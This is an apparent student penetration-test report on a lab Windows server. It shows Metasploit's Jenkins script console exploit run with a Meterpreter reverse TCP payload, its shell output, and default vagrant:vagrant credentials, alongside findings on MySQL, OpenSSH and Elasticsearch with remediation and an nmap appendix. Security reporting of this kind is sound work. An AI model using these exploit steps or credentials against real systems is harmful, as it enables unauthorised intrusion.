
```
msf5 exploit(multi/http/jenkins_script_console) > options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD                    no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.222.0.81      yes       The target address range or CIDR identifier
   RPORT      8484             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME                    no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.1.2       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf5 exploit(multi/http/jenkins_script_console) > exploit
```

```
[*] Command Stager progress -  86.34% done (86016/99626 bytes)
[*] Command Stager progress -  88.39% done (88064/99626 bytes)
[*] Command Stager progress -  90.45% done (90112/99626 bytes)
[*] Command Stager progress -  92.51% done (92160/99626 bytes)
[*] Command Stager progress -  94.56% done (94208/99626 bytes)
[*] Command Stager progress -  96.62% done (96256/99626 bytes)
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Sending stage (179779 bytes) to 10.222.0.81
[*] Command Stager progress - 100.00% done (99626/99626 bytes)

meterpreter > shell
Process 5884 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>whoami
whoami
nt authority\local service

C:\>
```

OPENSSH

Risk	Medium	Impact: Moderate	Likelihood: Likely


Upon identifying the services used, we were able to determine that OpenSSH 7.1 was installed on the device. This version of OpenSSH is susceptible to username enumeration. By supplying a list of usernames to a publicly available script, we were able to identify two usernames `sshd` and `vagrant` that were able to SSH into the box. This combined with the knowledge that older versions of vagrant were relatively insecure, the attacker could proceed to attack the system.



DEFAULT PASSWORD USED FOR VAGRANT ACCOUNT

Risk	Medium	Impact: Major	Likelihood: Possible

Vagrant account uses default password of `vagrant`. Once we noticed that vagrant account was present using other methods mentioned above, we tried to SSHinto the box. Upon entering the username and password of `vagrant:vagrant` we were granted Administrator privileges.



This would be a major security concern, if it were a default windows account, however to exploit this vulnerability, the attacker must be aware that the vagrant account exists and uses the default password. This however can be an easy exploit if the attacker has the username and password in a custom list to brute force access.


Remediation


It is recommended to secure the vagrant account by using non-default password or even better by using key-pairs instead of password.

MYSQL SERVER IS NOT PROTECTED BY PASSWORD

Risk	Critical	Impact: Extreme	Likelihood: Likely

MySQL server running in the machine at port =3306= is not secured by a password. It can be easily broken into using a brute-forcing tool.





It is recommended to use a strong and non-default password to secure access to the database.

ELASTICSEARCH

Risk	Critical	Impact: Extreme	Likelihood: Likely

Vulnerability

Elasticsearch is running on the remote machine at port =9200=. Nmap and Nessus identified the version of Elasticsearch as 1.1.1, which is vulnerable to CVE-2015-5377. Elasticsearch allows users to run a Groovy code, which is run by Elasticsearch in a sandbox. This exploit leverages an allowed class to call a class that is not allowed in the sandbox, allowing the code to bypass the sandbox.

Remediation

This vulnerability has been fixed in Elasticsearch version 1.6.1. It is recommended to have it upgraded to the latest version which is version 7.1.0.

Appendix

NMAP

```
--- 10.222.0.250 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 19.419/27.260/41.077/9.799 ms
root@tafe-kali:~# nmap -sV 10.222.0.81
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-15 08:49 AEST
Nmap scan report for 10.222.0.81
Host is up (0.035s latency).
Not shown: 976 closed ports
PORT      STATE SERVICE              VERSION
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3000/tcp  open  http                 WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
3306/tcp  open  mysql                MySQL 5.5.20-log
3389/tcp  open  ms-wbt-server?
3920/tcp  open  ssl/exasoftport1?
4848/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8022/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8031/tcp  open  ssl/unknown
8080/tcp  open  http                 Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8383/tcp  open  ssl/http             Apache httpd
8443/tcp  open  ssl/https-alt?
9200/tcp  open  http                 Elasticsearch REST API 1.1.1 (name: Carolyn Trainer; Lucene 4.7)
49152/tcp open  msrpc                Microsoft Windows RPC
49153/tcp open  msrpc                Microsoft Windows RPC
49154/tcp open  msrpc                Microsoft Windows RPC
49155/tcp open  msrpc                Microsoft Windows RPC
49158/tcp open  unknown
49163/tcp open  tcpwrapped
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.65 seconds
root@tafe-kali:~#
```

```
Wed May 15 08:37:00 2019 UDP link remot
e: [AF_INET]45.77.237.66:22
Wed May 15 08:37:00 2019 [Cloud-server]
 Peer Connection Initiated with [AF_INE
T]45.77.237.66:22
Wed May 15 08:37:01 2019 TUN/TAP device
 tun0 opened
Wed May 15 08:37:01 2019 /sbin/ip link
set dev tun0 up mtu 1500
Wed May 15 08:37:01 2019 /sbin/ip addr
add dev tun0 172.16.1.2/24 broadcast 17
2.16.1.255
Wed May 15 08:37:01 2019 WARNING: this
configuration may cache passwords in me
mory -- use the auth-nocache option to
prevent this
Wed May 15 08:37:01 2019 Initialization
 Sequence Completed
```

```
forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft
forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_
UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 00:0c:29:90:6b:42 brd ff
:ff:ff:ff:ff:ff
    inet 192.168.91.129/24 brd 192.168.
91.255 scope global dynamic noprefixrou
te eth0
       valid_lft 1399sec preferred_lft
1399sec
    inet6 fe80::20c:29ff:fe90:6b42/64 s
cope link noprefixroute
       valid_lft forever preferred_lft
forever
root@tafe-kali:~#
```

LOGO

Logo generated with hatchful.shopify.com

ADDITIONAL REFERENCE

https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report